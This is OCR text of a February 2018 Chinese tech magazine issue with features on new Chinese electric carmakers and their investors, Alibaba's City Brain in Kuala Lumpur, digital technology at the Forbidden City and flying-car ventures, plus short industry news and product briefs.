拜腾是一家拥有宝马前核心团队、位于中国的新的汽车生产商。美国时间 1 月 7 日,拜腾首款车型在美国拉斯维加斯国际消费电子展上进行了全球首秀。整车最引人注目的是横贯中控台的共享全面屏,屏幕长 125 厘米、高 25 厘米。此外,镶嵌在 B 柱上的脸部识别摄像头可识别用户信息、开启车门,还能根据用户专属 ID 的使用记录进行座椅角度以及信息娱乐内容等方面的个性化调节,用户无论进入哪一辆拜腾,其资料都可以从云端下载到车辆上。

据介绍,基于此概念车打造的量产版本将于 2019 年底在拜腾位于中国南京的工厂正式投产,并率先交付给中国的消费者,起步价格 30 万元人民币左右。2020 年登陆美国市场,下半年进入欧洲市场。拜腾总裁和联合创始人、宝马前高管戴雷说:“中国是世界上发展最快、规模最大的电动车市场,但与此同时,它缺乏全球水平的竞争者。”

新兴造车企业们在日渐拥挤的赛道里和竞争对手的比拼,其实是和“时间”的抢跑。根据博世中国最新统计数据显示,目前中国新造车企业已突破 60 家。在真正量产之前,各家新兴造车企业正加速投资建厂。

小鹏汽车董事长何小鹏在接受采访时说:“造车的门槛远比想象的高。相比传统互联网,造车从 0 到 1 的时间周期也会很长。而越往后,进入门槛越高,规模化效应起来之后,时间成本也会不断拉大规模化难度。”2017 年 10 月 12 日,小鹏汽车首批 15 辆量产 SUV 车型已在郑州下线,位于肇庆的生产基地将于 2019 年建成投产。

李斌也表示:“2018 年,各合资企业都会推出新能源汽车。我算过,明年 1 个月的机会成本就是 10 个亿,与长远的战略需要相比,现在更重要的是抢占时间窗口,尽快向市场推出产品。”

新兴造车企业们在抢时间的同时,争夺的还有人才。因为造车技术的高壁垒,高精尖人才的流向对这些新公司至关重要。在拿到汽车生产资质之前,争抢核心人才成为加码质量的关键。在何小鹏看来,因为造车与传统互联网的背后逻辑差异太大,员工需要从 0 到 1 一起去磨合,学习和思考造车。“小鹏汽车的员工,有 60%是‘汽车人’,其次才是‘互联网人’,而且后者要求必须是有相关经验。”

何小鹏说:“我们以前写好一个软件,复制就可以了。而现在,做一台车不难,但要做出同样品质的 10 万台车,就非常困难。任何一个环节不行,这 10 万台车就没戏了。”按照何小鹏年终信中的计划,今年第一季度公司将引入多名高管。目前公司人员已达近千人,产品研发的占比超过 70%,明年还将加入近 2000 名新人。

蔚来汽车内部人士也透露:“整个公司团队扩张的速度很快,现在已经超过 4000 人,蔚来汽车在上海汽车城的工作大楼从 2 座增长到 4 座。”

投资者说

不能忽视BAT的力量

当蔚来、拜腾、小鹏这些新兴造车企业的产品不再仅仅是概念展品时,不少业内人士感叹,他们可能真的将要成为中国汽车市场上的“搅局者”。新造车势力来势汹汹,背后是各路资本势力的加持和较量。

“各路资本都进去不奇怪,大家都参与进来,对这个行业尽快进入成熟是个好事。”鼎晖投资董事总经理张健行认为,汽车是衣食住行中一个非常大的行业,而新能源汽车在存量市场中仅占据不到 2%的市场份额,另外资产估值和货币超发带来的钱多的情况仍然存在。在这种情况下,新能源汽车确实有很大的发展前景。

蔚来资本合伙人张君毅也认为:“消费升级、信息技术进步、新能源和人工智能领域的发展,以及电商影响力的逐渐扩大,都能够在汽车行业中有所体现,这也是投资人对于新创车企趋之若鹜的原因。”

红杉资本掌门人沈南鹏看重的是智能汽车作为一个超级智能终端所包含的巨大机会。他说:“我们相信未来的汽车一定是综合了新能源驱动、通信、机器视觉以及大规模计算能力的可迭代的一个智能终端,或者说一个超级智能终端。”

在涉足智能汽车领域的各路资本中,BAT 的势力同样不容小觑。BAT 的互联网基因决定了他们对于会形成热点的项目比较敏感,而在特斯拉的示范效应下,新能源项目成必争之地。同时,立足于汽车工业来做平台场景,也是很多互联网企业的转型路径。

不过 BAT 在投资策略中似乎也有着不同的喜好和偏重。百度在 AI 和自动驾驶领域处于领先地位,希望与车企进行开放系统的合作,阿里则将汽车作为推广自己的云系统的重要实现场景。腾讯除了一些投资之外,目前还没有明确的战略偏向。

对于新势力造车企业来说,在利益建构上也有更大的选择空间,造车仅仅是作为其中的一个切入口、一个平台,或是一个实现技术的场景,比如支付场景和服务场景。从长远来讲,车企不是靠卖车赚钱,而是靠服务赚钱,靠用户赚钱,从这个意义上说,在融资的过程中,选择 BAT 作为合作伙伴,也是非常重要的。

用“大脑”改变城市的未来
走出国门的阿里云城市大脑去了马来西亚

@本报记者　李靓麟

2017 年 5 月 12 日，马来西亚总理纳吉布访问阿里巴巴，他当时就表示了对杭州萧山 ET 城市大脑十分感兴趣。随后与马云的交谈过程中，还提到是否能将这套技术落地到马来西亚。没想到，才短短几个月的时间，这一幕就成为了现实。1 月 29 日，阿里巴巴 ET 城市大脑落地吉隆坡。

全球唯一能对全城视频实时分析的人工智能系统

城市大脑内核采用阿里云 ET 人工智能技术，就是以互联网为基础设施，利用丰富的城市数据资源，对城市进行全局的即时分析。并且通过数据分析，自动调配公共资源，修正城市运行中所出现的问题，并最终进化成为能够治理城市的超级人工智能。

交通拥堵，是城市大脑面临的第一难题。由阿里云、富士康、依图科技、数梦工场等 13 家企业组建的城市大脑项目组，第一步就是将交通、能源、供水等基础设施全部数据化，连接散落在城市各个单元的数据资源，打通“神经网络”。

据了解，城市大脑计算平台采用飞天操作系统，涉及的数据量巨大，仅视频摄像头就有 5 万多路。而飞天（Apsara）是由阿里云自主研发的超大规模通用计算操作系统，它可以将百万级的服务器连成一台超级计算机，提供源源不断的计算能力，以保证大脑能够“眼疾手快”、“当机立断”。

马云为马来西亚总理纳吉布介绍城市大脑

据 IEEE 院士、阿里云机器视觉科学家华先胜介绍，城市大脑是全球唯一能够对全城视频进行实时分析的人工智能系统。通过与手机地图、道路线圈记录的车辆行驶速度和数量，公交车、出租车等运行数据的结合，城市大脑能够在虚拟的数字城市中构建算法模型，通过机器学习不断迭代优化，计算出最佳方案。

解决拥堵只是城市大脑冰山一角

杭州萧山是第一个体验城市大脑的城市，通过一年的使用，萧山交通拥堵的状况得到了改善。杭州城市大脑的数据显示，与交通数据相连的信号灯路口有 128 个，试点区域通行时间减少 15.3%。在主城区，城市大脑日均事件报警 500 次以上，准确率达 92%。目前，杭州市交警支队也已在主城区通过城市大脑进行红绿灯调优，并即时提供出警决策。

同时，萧山区还创新实现了 120 救护车等特种车辆的优先调度，一旦急救点接到电话，城市大脑就会根据交通流量数据，自动调配沿线信号灯配时，为救护车即时定制一条一路绿灯的生命线，并可减少对其他交通的影响。实际结果表明，救护车到达现场的时间比原来缩短了将近一半。

而事实上，交通治理只是城市大脑的一部分任务，更重要的是利用数据为社会产生价值，解决当下仅靠人脑无法解决的城市发展问题。具体而言，首先是实现城市治理模式的突破。以社会结构、社会环境和社会活动等各方面的城市数据为资源，向数据要人力，向数据要服务能力，解决城市治理中的突出问题，实现创新的人性化治理模式。

其次，城市服务模式的突破。城市大脑是政府服务好民生非常重要的物质基础，依靠城市大脑可以更精准地服务好企业与个人。城市的公共服务，如交通，将进入精准和高效服务时代，杜绝公共资源的浪费。

最后，城市产业发展的突破。开放的城市数据是推动传统产业升级转型、创新产业发展非常重要的基础资源，就像石油和半导体材料对产业发展的带动。

城市大脑是数字化转型的重要驱动力
——对话阿里云总裁　胡晓明

吉隆坡是一个现代化的城市，需要消耗大量的水、电、土地等资源。而同时，不断地优化资源分配，使人们生活更加舒适便利，也成为了城市发展所需要的思考。而当胡晓明第七次来到吉隆坡时，城市大脑也随之到来。除了中国之外，马来西亚成为了第一个落地城市大脑的国家。这不仅仅对于阿里云城市大脑的技术发展来说至关重要，也标志着马来西亚数字化城市发展已经走在了全球的前列。在会后的访问中，胡晓明向我们详细解答了关于阿里云城市大脑的诸多问题。

对症下药，找到最佳方案

电脑报：马来西亚城市大脑前期准备情况如何？

胡晓明：从 2017 年 8 月份开始，在 MDEC 的大力支持下，我们派出了城市大脑的技术团队在吉隆坡地区的几个关键入口，进行了信号灯调控感知，首先判断哪些地方的信号灯在什么时间段不合理，整理出详细列表。接下来就是进行调节，对症下药。

电脑报：阿里云的人工算法是累计性的，杭州萧山的模式转移到马来西亚来，会有重合吗？需要做怎样的调整？

胡晓明：在萧山时，我们对救护车进行实时调度，然后产生数据以作为模型参数。尽管已经有了大量的数据和模型，但这是无法直接拷贝过来的。但是怎么训练这些参数，用什么样的训练样本，正样本、负样本，多少是拥堵状况下的样本，多少是畅通情况下的样本，这些经验是可以直接移过来的。然后在吉隆坡套用当地的数据，得到当地化的参数指标，就能形成更合适的方案。

AI之外，云平台还有大计划

电脑报：城市大脑还会在马来西亚的其他城市投入使用吗？

胡晓明：数字经济对于马来西亚来说，是整个国家经济的重要部分。虽然城市大脑首先选择在吉隆坡落地，但未来我们希望在更多地区推广。另外，我们之间的合作是全面性的。除了 AI 之外，我们也希望通过阿里云的平台，帮助马来西亚其他的中小型企业和一些政府机构，更快速地利用云平台来发展业务。

电脑报：阿里云除了在新加坡有数据中心外，在马来西亚也有。这是否意味着阿里云在东南亚地区有详细规划？

胡晓明：是的，我们一直坚持阿里云要在马来西亚落地，这也是我们差异化的优势之一。事实上，亚马逊、微软开展全球化的技术提供服务早于阿里云。作为一个追赶者，我们希望能够提供更好的服务和更创新的方法。

而对外输出其实不是一个纯软件的事情，其核心应该是数据。也就是说，不管是什么系统，不管在哪个城市，只要数据是符合规范的，是大脑可理解、可消化吸收的，那就可以对接。在整个东南亚的业务扩张中，我们都会借助当地的生态的力量，帮助引导本地数据完成 ETL，就相当于规范化的整理。如此一来，既能整合本土生态的力量，又能够减少城市大脑的工作量。

而即使是在马来西亚，我们也已经有了不少合作伙伴，其中包括 FusionX 等。但这只是开始，包括这次城市大脑落地项目也有了更多的合作伙伴。

海外扩张的三大原则

电脑报：中国科技企业在向海外扩张的时候有哪些优势？

胡晓明：对于整个中国的科技企业而言，全球化是一个新的挑战。但中国处在数字化转型的快速通道里，丰富的经验和大量的数据垂直出来的相应模型，人工智能的能力，能够嫁接到其他国家。

由于贸易全球化和互联网的发展，我们希望更多地推动中小企业以及年轻人的贸易便利化。在背后，阿里云和阿里巴巴集团就在一起完成这件事。

另外，人才的培训、生态的打造也是我们最核心的一个体系。这不仅仅是一个商业计划，更是帮助马来西亚打造他们自己的人工智能产业。

电脑报：对于阿里云来说，在以技术输出为主要方式的全球化扩张过程中，有什么坚持的原则吗？

胡晓明：我们进行全球化已有三年，此次帮助参与马来西亚的数字化转型的过程中，我们也始终秉持着一种理念。

第一，坚决地遵守马来西亚的法律法规和数据合规性需求。这个是我们秉持的第一条原则，所以目前阿里云也是唯一一家在马来西亚本地建设数据中心的云计算公司。

第二，招聘本地员工。虽然当前阶段是我们中国的科学家来带领，但我们仍然希望用本地的员工去打造本地的服务体系。同时，我们将积极打造本地的技术服务生态，把技术做进一步的转移。

第三，是本地纳税。在整个体系当中，我们希望我们的技术，不仅仅是参与到数字化转型当中，更要能为马来西亚国家的建设创造价值。

“黑科技”点亮传统文化

盘点紫禁城的现代数字技术

@张钦思

故宫,旧称紫禁城,位于北京中轴线的中心,是明清两个朝代 24 位皇帝的皇宫,也是现存规模最大的宫殿型建筑。

至今已 600 岁的故宫自建成以来经历过大大小小至少 222 次地震,在年岁、病害和老化等负面因素的影响下却风采依旧,这既离不开几代人的悉心维护也离不开各种让人惊叹的“黑科技”手段。

故宫博物院里都有哪些现代数字技术,我们来一一进行盘点。

取消现场,全面实行网票

工作人员将故宫博物院售票处牌匾摘下

“600年历史的故宫,92年历史的故宫博物院,今天已经离不开科技的支撑了。”在故宫博物院和腾讯联合举办的2017年“文化+科技”国际论坛上,故宫“看门人”单霁翔用这样一句话作为开幕式演讲的开场白。

而最近这段时间最能让单霁翔有这种感觉的一件事应该就是“网票”了。

在不少人的印象中,在故宫这类景点排队买票往往是一件非常痛苦的事情:不足一小时走马观花的游览,却要花上一个多小时排队购票。到了春节、国庆等节假日,两个小时的排队购票更是常事。故宫博物院曾试图通过增加售票窗口的方式来改善购票体验,希望让游客在15分钟内进入故宫博物院,但收效甚微。

于是他们想到了网络售票。

2011年9月25日,故宫博物院开始试行网络预售门票,但效果却不太理想。直到2015年下半年“限流”和实名制售票措施相继上线,网络售票才渐渐有了起色。

2015年6月13日,也就是试行限流和实名制售票当天,故宫博物院的参观人数近5万,其中通过网络购票的游客数量达到7506人;2016年全年故宫博物院网络售票量增长至41.14%;2017年7月1日,故宫博物院开放网售当日票和现场手机扫码购票,网票占比随后突破70%大关。

2017年10月10日,位于故宫端门的故宫博物院售票处正式拆牌,经过“十一”长假试行,故宫博物院决定从当天开始正式取消现场售票,全面实行网络售票。

单霁翔表示,“每日限流8万人”“网络实名制售票”等措施不仅没有影响博物院收入,故宫博物院的游客流量还不降反升:“故宫博物院的‘8万限流措施’,目的并不是要限制观众参观,而是尽全力维护观众参观的安全性、有序性、舒适性,通过限流使观众有序参观并享受到更加优质的博物馆服务,这也是故宫博物院精细化管理的目的和意义所在。”

“限流”和“网票”,让故宫博物院的参观和接待秩序有了非常大的改善。淡季不淡、旺季不挤,参观不再人挤人,排队购票的时间也节省了出来。

文物医院“再生魔法”

使用纯手工技艺能够最大程度上还原原作风采

先进技术和高精设备让文物医院的文物修复如虎添翼

2016年年初,一部《我在故宫修文物》的纪录片将故宫文物修复师们从幕后推向台前,也让更多的人意识到,除了青瓦红墙,故宫之内还有这样一所化腐朽为神奇的文物医院。

文物保护修复学科与医学相似,后者关注人体健康,前者则为历史珍贵文物“延年益寿”。故宫文物医院有六大区域,分别是科技保护区、分析检测区、书画修护区、综合工艺修护区、综合艺术品修护区和金属钟表修护区,从功能上划分则分为文物科技实验室、文物修护工作室和文物保护管理与展示宣传三大区域。

在经历了20世纪50年代的“文物修复厂”、1988年的文物保护科技部等阶段的积淀后,无论是传统修复技艺还是现代技术实力都已经相当雄厚。

比如书画临摹和复制。此前,在这方面最为出名的日本二玄社所采用的是照相等机械方式进行复制,效率较高但缺陷也很明显,复制出来的画作常有肉眼可见的“颗粒感”;而故宫文物医院在这方面则采用传统纯手工技艺进行临摹,博物院绘画馆展出的不少画作,都是文物医院老技师一笔一笔临摹而成。

古建筑修缮方面则更多地用到了现代技术。

2016年,故宫养心殿正式闭门谢客并进入历时五年的“世纪大修”。修缮前,文物医院的工作人员进行了大量影像采集和前期分析,不仅殿内1890件文物都逐个进行了精细的影像采集和归档,建筑内部梁架、屋面也都进行了详尽的“考古”:每一个时代,后人在建筑上面叠加了什么,今天哪些需要保留,哪些必须修复……经过细致的分析,才能最大限度保留历史原貌。

“这种做法还使我们的文物保护变成一个科学的项目,变成一个可持续,为后人留存更多历史信息的项目”,单霁翔说,在文物修复工作中使用科学设备监测,用高清晰、可移动的显微镜进行诊断等等都是常事,一些文物藏品在这里得到科学评测后才能得到有效且高质量的修复。为此,故宫为文物医院配备了先进的科学仪器,比如分子结构分析设备、三维打印设备、热电能处理设备、造纸纺织纤维分析仪、逆光扫描系统等等。

在优质“医疗”硬件的支撑下,每一件前来“就诊”的文物都拥有一份独一无二的文物保护修复档案。这份档案就像是它们的“病历”,记载着文物的原始信息和为其量身定制的保护与修复方案。

“一个青铜器是商代的,我们就必须对它的年龄进行评估,历代在它身上做了什么功夫,迭代什么信息,金属成分是什么,它得了什么病,都要进行分析;然后得出一份详细科学的权威诊断报告,最后才开始对它采取预防性保护手段或者抢救性修复手段。”

国宝级IP衍生数字精品

养心殿的修缮工作长达五年,前来拜访的游客该何去何从?

别怕,除了亲身前往,了解故宫的方式还有很多——故宫博物院自2014年开始已经在iOS和Android平台上陆续推出了9款周边APP,高质量内容加上精致的应用设计让它们累累获赞,有的媒体还常常用“故宫出品,必属精品”这样的评价来形容故宫博物院推出的各类数字应用。

比如《皇帝的一天》这款应用,可以让孩子们通过手机、平板上的APP了解到皇帝的“不容易”:5点早起,起床之后得先阅读、请安、换上衣服上朝之后才能吃饭;一日两餐之余,还得进行上课、骑马、射箭等课程……在“萌萌哒”的乾清门小狮子的带领下,孩子们不仅能够感受到故宫内的生活细节和传统文化,还能“以人观己”,学会合理地安排时间并培养良好的生活习惯。

类似的应用还有不少,面向的受众群体也各不相同,比如《每日故宫》,就可以让那些喜欢故宫文化的人每天都能通过手机推送免费获取到图文并茂的故宫藏品信息;又比如故宫博物院耗时3年4个月建成的“数字故宫社区”,覆盖了公众教育、文化展示、参观导览、资讯传播、社交广场、学术交流、电子商务等功能;故宫端门的数字博物馆则紧扣故宫文化,不仅可以在数字地图上呈现故宫的古建筑和古文物,还具有很强的互动性。

“有媒体说去年是VR元年,故宫人就不同意了,故宫涉足VR已经很多年了,我们现在有六部片子,现在正在做第七部。”

寓教于乐的《皇帝的一天》深受青少年儿童喜爱

图文并茂的《每日故宫》是“故宫迷”们的装机必备应用

比如上面提到的正在修缮当中的养心殿,故宫景区实现Wi-Fi全面覆盖后,游客通过场外扫码就能以VR方式游览养心殿主题数字展示馆。

除了数字化应用,故宫博物院也在积极与互联网公司展开合作。去年年底,故宫博物院与腾讯共同宣布成立了“故宫博物院—腾讯集团联合创新实验室”,腾讯云、优图实验室、AI lab、微信智聆等前沿产品未来将与故宫博物院在人工智能、大数据、云计算等多个领域展开合作探索。

位于故宫端门的VR数字影院

无人驾驶还没来
“飞行汽车”已经准备上天了

@王欣

说起“未来交通方式”,很多人第一时间想到的可能是无人驾驶。

诚然,随着自动化辅助驾驶、立体视觉、超声雷达等相关技术的成熟和配套法律法规的铺路,无人驾驶离我们已经越来越近。

但另一方面,无人驾驶其实也很难改变现代城市交通规划不合理、交通拥堵现象严重的既定事实,正因为如此,无人驾驶也显然不是未来交通的唯一出路。

无人驾驶解决不了的事情

2016年年末的一个早上,和生活在美国现代大都会的其他人一样,埃隆·马斯克也被堵在了上班的路上。但他显然又和其他人有些不同,因为作为电动汽车行业的“苹果公司”,埃隆·马斯克名下的特斯拉(Tesla)也一直在积极发展无人驾驶技术。

“堵车快把我逼疯了!我要造一台隧道挖掘机,马上开始挖隧道。”马斯克当即在社交平台上吐槽,一小时后,“钻洞公司”The Boring Company正式成立。

马斯克希望通过建立专用地下隧道的方式来解决交通拥堵。

从马斯克在TED大会上公布的介绍视频来看,The Boring Company的最终目标是建立一个全新的地下立体3D轨道交通系统,让城市公共交通向下延伸。当汽车在普通道路上遭遇交通拥堵状况时,可以驶入路边的电动升降平台,通过这个平台就能下降到地下隧道交通网络。进入隧道后,车辆将由电动托盘驱动前行,设计速度为200公里每小时,比一般高速公路的最高限速都要高。

今年年初,马斯克再次向隧道工程追加了100万美元投资。对于隧道项目的耗费而言这100万美元显然只是杯水车薪,同时,隧道计划还存在许多不确定因素,比如监管机构是否大开绿灯,以及资金是否充裕。

但几乎就在同时,随着CES2018国际消费类电子产品展览会的召开,未来交通的另一大解决方案进入了人们的视野。

向上发展,这些公司正在布局“飞行汽车”

无人驾驶解决不了,挖隧道也迟迟不见成果,于是人们自然而然地想到了天空:要是汽车能够在上下班高峰期遇到路面拥堵时转而采用飞行,不就能够瞬间脱离窘境了吗?

“飞行汽车”的想法应运而生。

事实上,“飞行汽车”的想法由来已久。早在上世纪40年代,福特汽车公司创始人亨利·福特(Henry Ford)就大胆预言,认为“飞行汽车迟早会出现”;而自1917年“飞行汽车之父”格伦·柯蒂斯(Glenn Curtiss)发明的Autoplane实现短程飞跃以来,人们已经在“飞行汽车”这个理念上投入了相当多的研究和实践。

至今,无论是国内还是国外,无论是科技巨头还是初创公司,押宝无人驾驶技术的同时,各方其实也在悄悄进行“飞行汽车”的研发和生产。我们不妨来盘点一下。

1. 优步:两年后让出租车上天

去年4月,优步首席产品官杰夫·霍尔登(Jeff Holden)在美国达拉斯举行的峰会上宣布,优步将在2020年推出飞行出租车Uber Elevate,并由此组建而成飞行汽车网络UberAir。

据悉,Uber Elevate采用多旋翼和固定翼设计,最多载客4人;可垂直起降,拥有零排放的优点且非常安静;人们只需要拿出手机在APP上输入自己所在地和目的地就能一键呼叫一架共享飞机,和当前的网约车预约方式并无太大区别。

目前优步已经初步与达拉斯和迪拜达成合作,Uber Elevate预计会在2020年开始测试并在2023年全面运营。费用方面霍尔登表示,飞行出租车的收费标准将为每乘客每英里1.32美元,略高于UberX服务费用。但从长远来看,飞行出租车的经济开销和时间成本将低于买车。

2. Kitty Hawk

同样是在去年4月,谷歌联合创始人拉里·佩奇(Larry Page)投资的小鹰公司(Kitty Hawk)也发布了一段“飞行汽车”原型机视频。

从画面上看,这款“飞行汽车”底部有多个螺旋桨,螺旋桨上方四周有网状防护。但它仅供单人驾驶操控,即便是在水面上也能飞行自如。

目前,Kitty Hawk的“飞行汽车”已经得到美国联邦航空管理局(FAA)的批准,可以在“非人口密集区”使用,驾驶者也不需要飞行驾驶执照。但公司并没有公布计划发售价格。

3. Terrafugia&吉利

去年年底,浙江吉利控股集团正式宣布与美国Terrafugia飞行汽车公司达成最终协议,收购Terrafugia的全部业务及资产。

而Terrafugia此前一直都是“飞行汽车”领域的“明星公司”。他们早在2009年就推出了首款两座“飞行汽车”Transition,并成功在2015年研发出可垂直起降的混合动力电动四座飞行汽车原型TF-X。TF-X在美国联邦航空管理局(FAA)的批准下进行了多次试飞,小巧的外观让它能够轻松停放进普通车库里。

而现在,在吉利的支持下,Terrafugia的美国工程师团队人数已扩充3倍,还成立了新的研究院。按照目前的计划,吉利预计于2019年推出首款飞行汽车,并将在2023年发布全球首台垂直起降飞行汽车计划。

4. Lilium&腾讯

同样也关注到了“飞行汽车”这一崛起中行业的国内公司远不止吉利一家。

去年9月初,研制电动“飞行出租车”的德国初创公司Lilium完成新一轮9000万美元融资,牵头注资的正是中国互联网巨头腾讯。

Lilium公司成立于2015年,去年4月,其飞行器原型Lilium Jet完成了首次测试飞行。这款飞行器有两个座位,在起飞和着陆上与直升机一样,不需要依赖滑行跑道。在空中飞行时,最高时速可达300公里。当前,Lilium还在开发一款5座“飞行出租车”,计划于2019年左右进行载人试飞。在获得监管批准的情况下,该公司计划在未来10年内推出“飞行出租车”通勤服务。

因此我们也不难看出腾讯在格局方面与吉利收购Terrafugia的不同:Terrafugia主打的是飞行汽车的零售,而Lilium则直指“共享经济”和租车服务。

5. PAL-V

时间到了今年,全球首款飞行汽车生产车型PAL-V Liberty也宣布将正式亮相日内瓦国际车展。

而这不仅是PAL-V的里程碑,对整个飞行汽车行业而言也算得上是颇具历史性的突破。PAL-V最早在2009年就推出了飞行汽车,而Liberty则是PAL-V飞行汽车面向消费市场推出的最新产品,包含Liberty Pioneer和Liberty Sport两个版本。

从官方给出的数据来看,PAL-V Liberty在道路行驶时的最高速度能达到160公里每小时,百公里加速可以控制在9秒以内;而标注的飞行速度则为179公里每小时,从行驶到飞行的变形过程需要10分钟左右。

目前,PAL-V Liberty已经接收到了全世界第一批商用飞行车订单,今年年底就将进行首次交付。

飞机、汽车,还是两者兼有?还需要行业规范

不难看出,和无人驾驶一样,“飞行汽车”的确也是未来交通的一大发展方向。但与无人驾驶相比,“飞行汽车”在配套法律法规和统一行业规范方面需要补足的地方也不少。

首先,“飞行汽车”还没有一个准确的定义,这个领域中的选手有的是陆空两用混合交通工具,有的则更多地借助了无人机技术和直升机技术。因此我们目前也很难就市面上已经存在的或即将推出的“飞行汽车”产品做出合理的规范和制度保障。

其次,如何平衡现有交通系统和“飞行汽车”之间必然会出现的路权、空权冲突,避免安全事故发生也是“飞行汽车”走向成熟商用之前必须面对的一大障碍。

在这方面,借汽车共享出行服务跻身世界最大网约出租车公司行列的优步已开始与美国航空航天局和美国联邦航空局合作开发和测试空中交通系统,其他公司也在通过与各地交通部门合作,努力为“飞行汽车”谋求生存和发展空间。

责编:陈平 组版:陈学兵 责校:杨志刚
日期:2018.2.5 投稿邮箱:pcw-advice@vip.sina.com

资讯

5G即将商用,移动联通电信升级现有网络

现在人工智能很火,而想要完全支撑起这个领域,没有高速的网络显然是不可以的,所以5G何时全球商用就显得尤为重要了。最近工信部对外宣布了国内5G网络的建设进展情况,整体来看移动、联通和电信推进的节奏很快,想要快速让网络升级的决心很坚定。

工信部总工程师张峰表示,中国5G研发试验进入到第三阶段,将推动5G系统设备基本达到预商用水平。值得一提的是,工信部还强调,2018年是5G标准确定和商用产品研发的关键一年,将依托第三阶段5G技术研发试验,注重“标准、研发与试验”三项工作同步开展。去年,美国运营商AT&T宣布,2018年年底之前将在美国十余个城市率先推出5G服务,这也意味着美国用户今年年底前就能用上5G网络,想想还真是让人期待啊。

腾讯联手京东等340亿元入股万达商业

万达集团近日宣布,万达商业与腾讯、苏宁、京东、融创签订战略投资协议,引入投资约340亿元人民币,出让约14%的股份。这是全球互联网公司和实体商业巨头之间最大的单笔战略投资之一,同时据此估算,万达商业的价值超过2400亿元。引入新战略投资者后,万达商业将更名为万达商管集团,万达商管将成为纯粹的商业管理运营企业,各方将推动万达商管集团尽快上市。

重新定位的万达商管集团将利用腾讯、苏宁、京东海量线上流量和本身巨大线下商业资源开展多方面合作,共同打造线上线下融合的中国“新消费”商业模式,为中国消费者提供更智慧、更便捷的消费体验,实现实体商业与互联网企业的双赢。腾讯将推进与万达旗下网络科技集团的战略合作,同时,万达将保持对线上线下融合发展的主导权。腾讯、苏宁等投资人将利用资本力量,持续支持万达商业加快发展,尽快实现建成1000家万达广场的目标。


首份财报亮眼:搜狗2017全年营收超9亿美元

最近,搜狗公司对外公布了2017全年及第四季度财报,这是搜狗赴美上市后提交的首份财报。据财报显示,搜狗2017全年总营收9.084亿美元,同比增长38%。非美国通用会计准则下,净利润1.059亿美元,比2016年增长54%。2017年第四季度营收2.778亿美元,同比增长62%。非美国通用会计准则下,净利润3790万美元,同比增长80%。

2017年,搜狗以“语言”为核心的AI战略在搜狗的两大核心产品中均实现了应用落地,并带动了搜狗搜索与搜狗输入法的市场份额呈现高速增长趋势。搜狗搜索流量及市场份额在2017年进一步攀升,截至2017年12月底,搜狗移动搜索流量增长31%。据艾瑞数据显示,搜狗的移动搜索份额扩大至18.2%,进一步巩固了中国第二大搜索引擎的地位。作为全球第一大中文输入软件的搜狗输入法,其用户规模在2017年依旧保持高速增长,日活跃用户数已达3.3亿,较一年前增加46%。根据艾瑞咨询数据显示,搜狗输入法已成为第三大手机应用,仅次于微信与QQ。

事件

微信小程序头脑王者暂停服务



近日,微信小程序头脑王者发布公告称,因违反《即时通信工具公众信息服务发展管理暂行规定》目前已暂停服务,至于何时再上线,官方并未给出明确恢复服务的时间。关于针对题目审查问题,腾讯官方表示正进行严格自查,将彻底筛查题库,删除不良内容,优化题目审查流程,严格遵守相关规定,并补充更丰富优质的题目。

和单机闯关类答题产品不同,头脑王者小程序一经推出后备受追捧,它更强调“对战PK”,用户进入游戏后,会随机匹配在线的用户前来对战,如果要提前结束战斗,还会损失一定金额的金币数,提升对战的仪式感和互动的乐趣。

点评:现在回答问题得现金的模式非常流行,这也带火了这一类模式的应用,而朋友圈中目前最火的小程序中,头脑王者绝对算是一个。

AMD 2017年Q4营收大涨34%

近日,AMD公布了2017年第四季度和全年的财报。结果显示,2017年第四季度AMD实现营收14.8亿美元,同比暴增34%,净收入6100万美元,毛利率35%。由于2016年第四季度的净收入和运营利润都是负,所以同比扭亏。按业务部分划分,第四季度中,来自计算和图形部门的营收为9.58亿美元,高于上年同期和上季度,同比增长接近60%;来自企业、嵌入和半定制业务的营收为5.22亿美元。

整个2017年方面,AMD实现营收53.3亿美元,同比大增25%。实现净利润4300万美元,相比之下2016年的净亏损为4.97亿美元。如果不计入某些一次性项目(不按照美国通用会计准则),那么AMD全年的净利润则达到了1.79亿美元。

点评:AMD在2017年能扭亏为盈,相应英特尔帮了很大的忙!

新品

诺基亚3310 4G国行版上线

Nokia 3310乃是诺基亚历史上的超经典神机,去年还被HMD拿出来复刻,引发强烈反响,一度引发抢购,不过它毕竟是个功能机,在如今这个时代多有不便。HMD也意识到了这一点,随即打造了4G升级版的Nokia 3310,如今国行版也来了。新机基本配置不变,主要是加入了对4G网络的支持,但仅支持中国移动4G TD-LTE网络,以及3G TD-SCDMA网络,也支持VoLTE高清语音功能。

支持人工智能,小米盒子4发布

前不久,小米正式发布了小米盒子4和小米盒子4c,售价分别为349元和249元。小米盒子4采用了全新的纯白色外观设计,长宽9.5cm,厚仅1.6cm,重145g,小巧时尚,更漂亮,更好用。据介绍,小米盒子4是一款人工智能语音机顶盒,搭载64位四核CPU、3+2核GPU(具体型号未公布),配蓝牙语音遥控器,支持4K HDR超高清画质、H.265硬件解码,支持杜比+DTS音频解码输出,配备2GB+8GB的存储容量。

东芝发布6款8代酷睿商务本

近日,东芝发布了6款8代酷睿vPro(博锐系列)低电压处理器的商务类笔记本产品,涵盖12英寸到15英寸型号。具体来说,分别包括Portégé X20W、Portégé X30,Tecra X40、Tecra Z50、Tecra A50和Tecra C50、均定于2018年第一季度在美国上市。其中,X系列产品均标配了雷电3接口和额外的USB-C,除了8代酷睿,内存、硬盘等可选丰富。

富士新入门无反相机X-A5发布

近日,富士发布了X-A5无反相机,以取代X-A3。富士称,X-A5的对焦速度比X-A3提升了1.5倍,优化了追焦性能。参数方面,X-A5拥有一块2420万像素的APS-C画幅的CMOS芯片,TTL 256区测光,ISO范围200~12800,每秒6张连拍。X-A5还有另外一项非常重要的升级,富士终于为这款X系列平民相机加入了4K视频拍摄的功能(最高15fps),可录制5分钟。

扫描关注机智猫
获取更多优质内容

LIVE配得上“魅族史上最高端耳机”头衔吗?

